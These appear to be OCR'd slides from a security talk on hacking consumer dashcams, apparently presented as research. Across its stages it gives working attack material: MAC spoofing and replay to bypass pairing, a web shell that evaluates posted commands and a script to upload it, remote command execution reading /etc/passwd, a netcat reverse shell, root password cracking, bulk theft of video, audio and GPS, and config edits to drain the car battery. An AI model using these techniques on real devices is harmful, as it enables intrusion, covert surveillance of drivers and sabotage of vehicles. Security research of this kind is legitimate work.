
Discover	Connect	Bypass	Mute	Auth	Dump	Sabotage	Extract	Process	Insights

2. Connect via Default Passwords

Internal Domain Name

Dashcam: J, K, E, F, H, P

```
> Option: (3) Router
> Option: (6) Domain Name Server
v Option: (15) Domain Name
    Length: 18
    Domain Name: tibet REDACTED .com
> Option: (255) End
  Padding: 0000
```




```
DNS configuration (for scoped queries)

resolver #1
  search domain[0] : tibet REDACTED :om
  nameserver[0] : 192.168.2.1
  nameserver[1] : 192.168.2.2
  if_index : 14 (en0)
  flags    : Scoped, Request A records
  reach    : 0x00000002 (Reachable)
```


Whois Identity for everyone Domains Hosting Servers

tibet REDACTED .com

Domain Information

Domain:	tibet-
Registered On:	2025 REDACTED
Expires On:	2026
Updated On:	2025
Status:	client transfer prohibited
Name Servers:	dns1.registrar-servers.com dns2.registrar-servers.com

3. Bypass Device Pairing - #1



This is how device pairing on Dashcam C's app looks like

Dashcam: C

3. Bypass Device Pairing - #1

scripts — -zsh — 80×50

```
1353---2025.03.03 16:42:39  restart record : FILE20250303-164239-000256.MP4
1354---2025.03.03 16:43:39  restart record : FILE20250303-164339-000257.MP4
1355---2025.03.03 16:44:40  restart record : FILE20250303-164439-000258.MP4
1356---2025.03.03 16:45:40  restart record : FILE20250303-164540-000259.MP4
1357---2025.03.03 16:46:40  restart record : FILE20250303-164640-000260.MP4
1358---2025.03.03 16:47:41  restart record : FILE20250303-164740-000261.MP4
1359---2025.03.03 16:48:41  restart record : FILE20250303-164841-000262.MP4
1360---2025.03.03 16:49:41  restart record : FILE20250303-164941-000263.MP4
1361---2025.03.03 16:50:41  restart record : FILE20250303-165041-000264.MP4
1362---2025.03.03 16:51:42  restart record : FILE20250303-165142-000265.MP4
1363---2025.03.03 16:52:42  restart record : FILE20250303-165242-000266.MP4
1364---2025.03.03 16:53:42  restart record : FILE20250303-165342-000267.MP4
1365---2025.03.03 16:54:43  restart record : FILE20250303-165442-000268.MP4
1366---2025.03.03 16:55:43  restart record : FILE20250303-165543-000269.MP4
1367---2025.03.03 16:56:43  restart record : FILE20250303-165643-000270.MP4
1368---2025.03.03 16:57:44  restart record : FILE20250303-165744-000271.MP4
1369---2025.03.03 16:58:44  restart record : FILE20250303-165844-000272.MP4
1370---2025.03.03 16:59:44  restart record : FILE20250303-165944-000273.MP4
1371---2025.03.03 17:00:08  stop record : stoped!
1372---2025.03.03 17:46:03  INFO : Version:1.1.13.ww, date:220729.1940, ID:27001
003

1373---2025.03.03 17:46:04  start record : FILE20250303-174603-000274.MP4
1374---2025.03.03 17:47:05  restart record : FILE20250303-174704-000275.MP4
1375---2025.03.03 17:48:05  restart record : FILE20250303-174805-000276.MP4
1376---2025.03.03 17:49:05  restart record : FILE20250303-174905-000277.MP4
1377---2025.03.03 17:50:06  restart record : FILE20250303-175005-000278.MP4
1378---2025.03.03 17:51:06  restart record : FILE20250303-175106-000279.MP4
1379---2025.03.03 17:52:06  restart record : FILE20250303-175206-000280.MP4
1380---2025.03.03 17:53:07  restart record : FILE20250303-175306-000281.MP4
1381---2025.03.03 17:54:07  restart record : FILE20250303-175407-000282.MP4
1382---2025.03.03 17:55:07  restart record : FILE20250303-175507-000283.MP4
1383---2025.03.03 17:56:08  restart record : FILE20250303-175607-000284.MP4
1384---2025.03.03 17:57:08  restart record : FILE20250303-175708-000285.MP4
1385---2025.03.03 17:58:08  restart record : FILE20250303-175808-000286.MP4
1386---2025.03.05 17:41:02  INFO : Version:1.1.13.ww, date:220729.1940, ID:27001
003

1387---2025.03.05 17:41:03  start record : FILE20250305-174102-000287.MP4
1388---2025.03.05 17:42:04  restart record : FILE20250305-174204-000288.MP4
1389---2025.03.05 17:43:04  restart record : FILE20250305-174304-000289.MP4
1390---2025.03.05 17:44:05  restart record : FILE20250305-174404-000290.MP4
1391---2025.03.05 17:45:05  restart record : FILE20250305-174505-000291.MP4
1392---2025.03.05 17:46:05  restart record : FILE20250305-174605-000292.MP4
1393---2025.03.05 17:47:06  restart record : FILE20250305-174705-000293.MP4
1394---2025.03.05 17:48:06  restart record : FILE20250305-174806-000294.MP4
1395---2025.03.05 17:49:06  restart record : FILE20250305-174906-000295.MP4
1396---2025.03.05 17:50:07  restart record : FILE20250305-175006-000296.MP4
1397---2025.03.05 17:51:07  restart record : FILE20250305-175107-000297.MP4
```

Dashcam: C


But if we skip this and connect directly to the http server

Discover	Connect	Bypass	Mute	Auth	Dump	Sabotage	Extract	Process	Insights

3. Bypass Device Pairing - #2

```
kali@kalipi: ~/Down[redacted]
File  Actions  Edit  View  Help

┌──(kali㉿kalipi)-[~/Downloads/[redacted]
└─$ python3 [redacted]_kali_dump.py
No new MAC addresses found.
Discovered MAC addresses (excluding
 dashcam and deduplicated):
MAC: 02:5a:96:cb:d4:37
Setting MAC address to 02:5a:96:cb:
d4:37 on wlan0 ...
Current MAC:   dc:a6:32:fc:47:ec (u
nknown)
Permanent MAC: dc:a6:32:fc:47:ec (u
nknown)
New MAC:       02:5a:96:cb:d4:37 (u
nknown)
Waiting 15 seconds for the interfac
e to stabilize ...
```

Dashcam:
J, K, E, F, H, P
(Fixed passwords)



Device pairing requires the physical pushing of the WiFi button, which then “unlocks” the dashcam for pairing.

The dashcam then remembers the MAC address of the trusted device/phone.


Attack:

1. Obtain MAC address of trusted device via ARP scanning
2. Spoofing that MAC address

3. “Bypass” Device Pairing - #3


```
==================================================
      MFA Spam to cause device-pairing fatigue
==================================================


Found 3 streams in t3.pcapng.

Starting Replay Attempt 1/5
Replaying Stream 0
Stream 0 sent to 192.168.1.100:9091
Stream 0 received response: b'\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x02\xf
Replaying Stream 1
Stream 1 sent to 192.168.1.100:9091
Stream 1 received response: b'\x00\x00\x01\x00\x00\x00\x00\x00\x00\x00\x00\x02\xf
Replaying Stream 2
Stream 2 sent to 192.168.1.100:9091
Stream 2 received response: b'\x00\x00\x01\x00\x00\x00\x00\x00'
Completed Replay Attempt 1/5


Starting Replay Attempt 2/5
Replaying Stream 0
Stream 0 sent to 192.168.1.100:9091
Replaying Stream 1
Stream 1 sent to 192.168.1.100:9091
Replaying Stream 2
Stream 2 sent to 192.168.1.100:9091
Completed Replay Attempt 2/5


Starting Replay Attempt 3/5
Replaying Stream 0
Stream 0 sent to 192.168.1.100:9091
Replaying Stream 1
Stream 1 sent to 192.168.1.100:9091
Replaying Stream 2
Stream 2 sent to 192.168.1.100:9091
Completed Replay Attempt 3/5


Starting Replay Attempt 4/5
Replaying Stream 0
Stream 0 sent to 192.168.1.100:9091
Replaying Stream 1
Stream 1 sent to 192.168.1.100:9091
Replaying Stream 2
Stream 2 sent to 192.168.1.100:9091
Completed Replay Attempt 4/5


Starting Replay Attempt 5/5
Replaying Stream 0
Stream 0 sent to 192.168.1.100:9091
Replaying Stream 1
Stream 1 sent to 192.168.1.100:9091
Replaying Stream 2
```

Dashcam:
J, K, E, F, H, P
(Fixed passwords)



prompt user for pairing

“Press the WiFi button to register the smartphone”

DriveThru Hacker

Discover	Connect	Bypass	Mute	Auth	Dump	Sabotage	Extract	Process	Insights

4. Muting Voice Guidance


```
scripts — sleep ◂ main.sh — 80×50
g@c scripts % ./main.sh
Running Wi-Fi scan...
Retrieving available SSIDs...
Checking for known Wi-Fi networks...
Available SSIDs to connect to:
1.      _d06_9e9e
2. ALHN
3. ALHN
4. Gaelle
5. HaHaNetwork_5GHz
6. J&J Wifi
7. J&J Wifi
8. JojoWifi
9. Linksys11698
10. Wang
11. frog
0. Exit
Enter the number of the SSID: 1
12345678
Removing previous keychain entry for SSID        d06_9e9e
Connecting to        _ 6_9e9e) using (12345678)
Retrieving current connected SSID...
Currently connected to:          5_9e9e
Successfully connected t         d06_9e9e.
Runni        .sh...
Fetching current volume setting...
Current volume: VOL10
Muting dashcam (setting volume to VOL0)...
Dashcam muted.
```

Dashcam: C

If hacking activity triggers dashcam voice over, we can mute it temporarily during the attack via an additional API call.

5. Authentication against Services

Dashcam Models / Ports	FTP	Telnet	http & proxy	RPC	RTSP	API	TCP	Video	Audio	ADB
A (4 x budget cams)	21		80, 8080		554, 8080	80, 3333	8081			
B			80			7777	53	7778	7779	
O			80			7777	53	7778	7779	
D			80	111						
C			80		554	80				
G			80		554	80				
L		23	80		554	80				
M		23		111	554		53			
I	21				554					
E	21				9092		9091			
F					9092		9091			
H					9092		9091			
J					9092		9091			
P					9092		9091			
K			80, 8080		8554					5037


Credentials found in APKs: **FTP, Telnet, API, RTSP**

6. Dump out Video, Audio, GPS

```
[*] Sending file list command 0xA025 for category 2...
[*] Sending file list command 0xA025 for category 3...
[*] Video files found: ['20160216_120052_I.avi', '20160216_120152_I.avi', '20160
216_120217_I.avi', '20160216_120012_I.avi', '20160216_120112_I.avi', '20160216_1
20212_I.avi', '20160216_120312_I.avi', '20160216_120412_I.avi', '20160216_120011
_I.            16_120111_I.avi', '20160216_120204_I.avi', '20160216_120337_I.av
i', '20160216_120437_I.avi', '20160216_120518_I.avi', '20160216_120011_I.avi', '
20160216_120140_I.avi', '20160216_120240_I.avi', '20160216_120357_I.avi', '20160
216_120525_I.avi', '20160216_120646_I.avi',            0754_I.avi', '20160216_1
20854_I.avi',              13_I.avi', '20160216_120122_I.avi', '20250224_130856
_I.avi', '20250224_130857_I.avi', '20250224_130912_I.avi', '20250224_130901_I.av
i', '20250224_131001_I.a
[*] Starting downloads..
[*] Connected to 192.168.100.1 on port 7777 (attempt 1)
[*] Sent RecordOnOff (0xA012) for initialization...
[*] Sent command 1 (hex: 02 a0 3e 04 00 00 00 01 00 00 00 03 9a) to prepare port
 7778...
[*] Sent command 2 (hex: 02 a0 34 00 00 00 00 03 95) to prepare port 7778...
[*] Sent command 3 (hex: 02 9f ae 04 00 00 00 13 00 00 00 03 27) to prepare port
 7778...
[*] Sent command 4 (hex: 02 a0 84 04 00 00 00 00 00 00 00 03 21) to prepare port
 7778...
[*] Sent command 5 (hex: 02 20 01 08 00 00 00 01 00 00 00 00 00 00 00 03 29) to
prepare port 7778...
[*] Sent command 6 (hex: 02 01 ff 00 00 00 00 03 ff 02 a0 11 24 00 00 00 1a 00 0
0 00 08 00 00 00 0d 00 00 00 18 00 00 00 02 00 00 00 e9 07 00 00 00 00 00 00 00
00 00 00 00 00 00 00 03 6f 02 9f cc 00 00 00 00 03 52) to prepare port 7778...
[*] Sent command 7 (hex: 02 20 02 00 00 00 00 03 23 02 02 ff 00 00 00 00 03 fc)
to prepare port 7778...
[*] Sent command 8 (hex: 02 a0 3e 04 00 00 00 01 00 00 00 03 9a) to prepare port
 7778...
[*] Sent command 9 (hex: 02 a0 3a 04 00 00 00 00 00 00 00 03 9f) to prepare port
 7778...
[*] Sent command 10 (hex: 02 a0 34 00 00 00 00 03 95) to prepare port 7778...
[*] Sent command 11 (hex: 02 a0 25 04 00 00 00 00 00 00 00 03 80) to prepare por
t 7778...
[*] Sent command 12 (hex: 02 20 08 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 03 25) to prepare port 7778...
[*] Sent command 13 (hex: 02 9f b7 00 00 00 00 03 29) to prepare port 7778...
[*] Sent command 14 (hex: 02 9f b7 00 00 00 00 03 29) to prepare port 7778...
[*] Sent file download command 0x2008 for file index 1, channel 0, record_type 0
 (attempt 1)...
[*] Dashcam acknowledged download command with record_type 0
[*] Connected to 192.168.100.1 on port 7778 (attempt 1)
[*] Connected to 192.168.100.1 on port 7779 (attempt 1)
[*] Downloading audio for 20160216_120052_I.avi to ../output/[redacted]_13031
0/20160216_120052_I.avi.pcm...
[*] Downloading 20160216_120052_I.avi to ../output[redacted]130310/20160216
_120052_I.avi...
[*] Downloading 20160216_120052_I.avi: 15948268 bytes (chunk: 5059 bytes)
```

```
g@c Downloads % nmap 192.168.100.1 -Pn -p 7777,7778,7779
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-07 17:55 +08
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.
Nmap scan report for 192.168.100.1
Host is up (0.49s latency).

PORT     STATE  SERVICE
7777/tcp open   cbt
7778/tcp closed interwise
7779/tcp closed vstat

Nmap done: 1 IP address (1 host up) scanned in 1.04 seconds
```

Dashcam: B, O



7. Sabotage and PWNZ Remotely

shell.cgi

```
#!/bin/sh

echo "Content-type: text/html"
echo ""

POST_STRING=$(/bin/cat)

echo "<html><body><pre>"
echo "Executing: $POST_STRING"
echo ""
eval "$POST_STRING" 2>&1
echo "</pre></body></html>"

```

1. Create web shell

upload.py

```
import requests
import os

def upload_file(file_path, upload_url):
    boundary = "----------------------d57e4b98d42a76a3"
    headers = {
        'Content-Type': f'multipart/form-data; boundary={boundary}'
    }
    with open(file_path, 'rb') as file:
        file_data = file.read()
        body = (
            f"--{boundary}\r\n"
            f'Content-Disposition: form-data; name="file"; filename="{os.path.basename(file_path)}"\r\n'
            f"Content-Type: application/octet-stream\r\n\r\n"
            + file_data.decode('latin1') +
            f"\r\n--{boundary}--\r\n"
        )
        response = requests.post(upload_url, headers=headers, data=
        if response.status_code == 200
            print("File uploaded succes
        else:
            print(f"Failed to upload fi

file_path = 'shell.cgi'
upload_url = "http://192.168.10.1/action/upload_file"

upload_file(file_path, upload_url)

```

2. Upload web shell

```
g@c Downloads % curl -X POST http://192.168.10.1/mnt/extsd/shell.cgi -d "/sbin/ifconfig -a"

<html><body><pre>
Executing: /sbin/ifconfig -a

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

wlan0     Link encap:Ethernet  HWaddr E0:E1:A9:5C:5B:7D
          inet addr:192.168.10.1  Bcast:192.168.10.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1686 errors:0 dropped:48 overruns:0 frame:0
          TX packets:724 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:131042 (127.9 KiB)  TX bytes:578317 (564.7 KiB)

wlan1     Link encap:Ethernet  HWaddr E2:E1:A9:5C:5B:7D
          BROADCAST MULTICAST  MTU:1500  Metric:1
```

3. Execute commands (RCE)

Dashcam: K

```
g@c Downloads % curl -X POST http://192.168.10.1/mnt/extsd/shell.cgi -d "cat /etc/passwd"

<html><body><pre>
Executing: cat /etc/passwd

root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
</pre></body></html>
```

```
┌──(kali㉿kali)-[~]
└─$ echo "root:91rMiZzGliXHM" > hash.txt

┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (descrypt, traditional crypt(3) [DES 128/128 ASIM
Will run 2 OpenMP threads
Press 'g' or Ctrl-C to abort, almost any other key for status
tina             (root)
1g 0:00:00:00 DONE (2025-02-28 09:42) 100.0g/s 2457Kp/s 2457Kc/s 2457KC/s football..112203
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$
```

4. Crack root password

7. Sabotage and PWNZ Remotely

Change URLs

192.168.10.1/mnt/extsd 80%

```
[InternetShortcut]
URL=https://     .kr/download,        EW/viewer        /IEW_Windows.zip
```

Disable battery protection to sabotage car battery

192.168.10.1/mnt/extsd/setup.ini

```
gSensorSensPark=1
park_rec_mot_use=1
MotionSens=1
Parkmode=1
park_timer=0
nightvision=1
auto_reboot=1
auto_reboot_hour=300
SecretPwd=-1
safeguide=0
gpsStat=1
accelerStat=1
rtcStat=1
audioStat=1
cmosStat=1
rearStat=1
forceFormat=0
RecodeRatio=90
ParkEventRatio=10
cutoff=1
cutoff_voltage=3
cutoff_winter=0
lcdbrightness=2
tvout=0
secu_led=1
screensaver=0
tempProtect=1
```

Change “fixed” password

192.168.10.1/mnt/extsd/setup.ini

```
F_EVT_fps=0
R_Resolution=0
R_Brightness=1
R_Common_fps=0
R_EVT_fps=0
R_mirror=0
HDR=1
TimeLapse=0
HyperLapse=0
[TIME]
set=0
localset=0
year=2021
mon=1
day=1
hour=1
min=0
sec=0
localtime=58
summertime=0
[USER]
Password=qwertyuiop1
NAME=
CAR=
[ADAS]
```

Dashcam: K


Reverse shell

```
g@c Downloads % curl -X POST http://192.168.10.1/mnt/extsd/shell.cgi -d "/mnt/extsd/nc 192.168.10.107 4444 < /bin/sh > /bin/sh 2>&1"

<html><body><pre>
Executing: /mnt/extsd/nc 192.168.10.107 4444 < /bin/sh > /bin/sh 2>&1

</pre></body></html>
g@c Downloads % curl -X POST http://192.168.10.1/mnt/extsd/shell.cgi -d "/mnt/extsd/nc 192.168.10.107 4444 -e /bin/sh"
```

BRICKED : (


7. Sabotage and PWNZ Remotely

```
📌 Dashcam Settings Menu:
1. Turn Off Audio Recording
2. Turn On Audio Recording
3. Turn Off Power Sound
4. Turn On Power Sound
5. Turn Off G-Sensor
6. Turn On G-Sensor
7. Disable Timestamp
8. Enable Timestamp
9. Disable Logo Watermark
10. Enable Logo Watermark
11. Exit

🔷 Select an option: 1

⚡ Applying setting: Turn Off Audio Recording
Sent: CMD 2007, PAR 0 → Status: 200
Response:
<?xml version="1.0" encoding="UTF-8" ?>
<Function>
<Cmd>2007</Cmd>
<Status>-256</Status>
</Function>
Sent: CMD 2001, PAR 1 → Status: 200
Response:
<?xml version="1.0" encoding="UTF-8" ?>
<Function>
<Cmd>2001</Cmd>
<Status>-256</Status>
</Function>
✅ Setting applied successfully!
```



Dashcam: G

Unauthenticated Upload



7. Sabotage and PWNZ Remotely

```
g@c scripts % python3 ./models/crash_dashcam.py

(none) login:
root
Password:
login: can't chdir to home directory '/home/root'
insmod: can't insert '/bootconfig/modules/4.9.84/mhal.ko': File exists
insmod: can't insert '/bootconfig/modules/4.9.84/mi_common.ko': File exists
insmod: can't insert '/bootconfig/modules/4.9.84/mi_sys.ko': File exists
insmod: can't insert '/bootconfig/modules/4.9.84/mi_sensor.ko': File exists
insmod: can't insert '/bootconfig/modules/4.9.84/mi_rgn.ko': File exists
insmod: can't insert '/bootconfig/modules/4.9.84/mi_vpe.ko': File exists
insmod: can't insert '/bootconfig/modules/4.9.84/mi_ao.ko': File exists
insmod: can't insert '/bootconfig/modules/4.9.84/mi_vif.ko': File exists
insmod: can't insert '/bootconfig/modules/4.9.84/mi_venc.ko': File exists
insmod: can't insert '/bootconfig/modules/4.9.84/mi_divp.ko': File exists
insmod: can't insert '/bootconfig/modules/4.9.84/mi_ai.ko': File exists
mknod: /dev/mi_poll: File exists
insmod: can't insert '/bootconfig/modules/4.9.84/sc3335_MIPI.ko': File exists
mount: mounting /dev/mtdblock3 on /customer failed: Device or resource busy
console=ttyS0,115200 root=/dev/mtdblock2 rootfstype=squashfs ro init=/linuxrc LX
_MEM=0x7fe0000 mma_heap=mma_heap_name0,miu=0,sz=0x5000000 mma_memblock_remove=1
loglevel=3 bootsrc=2

cmd=
mode=
param1=
param2=
normal boot
mount: mounting none on /customer/config failed: Device or resource busy
insmod: can't insert '/customer/modules/4.9.84/usb-common.ko': File exists
insmod: can't insert '/customer/modules/4.9.84/usbcore.ko': File exists
insmod: can't insert '/customer/modules/4.9.84/scsi_mod.ko': File exists
insmod: can't insert '/customer/modules/4.9.84/mmc_core.ko': File exists
insmod: can't insert '/customer/modules/4.9.84/mmc_block.ko': File exists
insmod: can't insert '/customer/modules/4.9.84/kdrv_sdmmc.ko': File exists
insmod: can't insert '/customer/modules/4.9.84/fat.ko': File exists
insmod: can't insert '/customer/modules/4.9.84/msdos.ko': File exists
insmod: can't insert '/customer/modules/4.9.84/vfat.ko': File exists
insmod: can't insert '/customer/modules/4.9.84/sd_mod.ko': File exists
insmod: can't insert '/customer/modules/4.9.84/ms_notify.ko': File exists
insmod: can't insert '/customer/modules/4.9.84/mc3413.ko': File exists
insmod: can't insert '/customer/modules/4.9.84/ip6303_battery.ko': File exists
/ #
g@c scripts %
```

Dashcam: Q

DoS

Discover	Connect	Bypass	Mute	Auth	Dump	Sabotage	Extract	Process	Insights

7. Sabotage and PWNZ Remotely

Credentials found in Firmware

AE-DC2018-D1

Firmware

Firmware_V2.0.3_240510

Applied to:

AE-DC2018-D1 AE-DC2018-D1(HiLook) AE-DC4018-D1(IN)

dd

jefferson

```
~/Downloads/extracted_squashfs/etc/passwd:
    4  network:*:101:101:network:/var:/bin/false
    5  nobody:*:65534:65534:nobody:/var:/bin/false
    6: user:x:16:65534:Linux User,,,:/home:/bin/ash
    7

~/Downloads/extracted_squashfs/etc/passwd-:
    1: root:x:0:0:Linux User,,,:/home/root:/bin/sh
    2

~/Downloads/extracted_squashfs/etc/shadow:
    4  network:*:0:0:99999:7:::
    5  nobody:*:0:0:99999:7:::
    6: user:$1$q4x3Bopw$.vaDPibrFHpsetUEySTeF/:18101:0:99999:7::
    7
```


Dashcam: L

Root

```
g@c scripts % telnet 192.168.1.1
Trying 192.168.1.1...
Connected to 192.168.1.1.
Escape character is '^]'.

(none) login: root
Password:
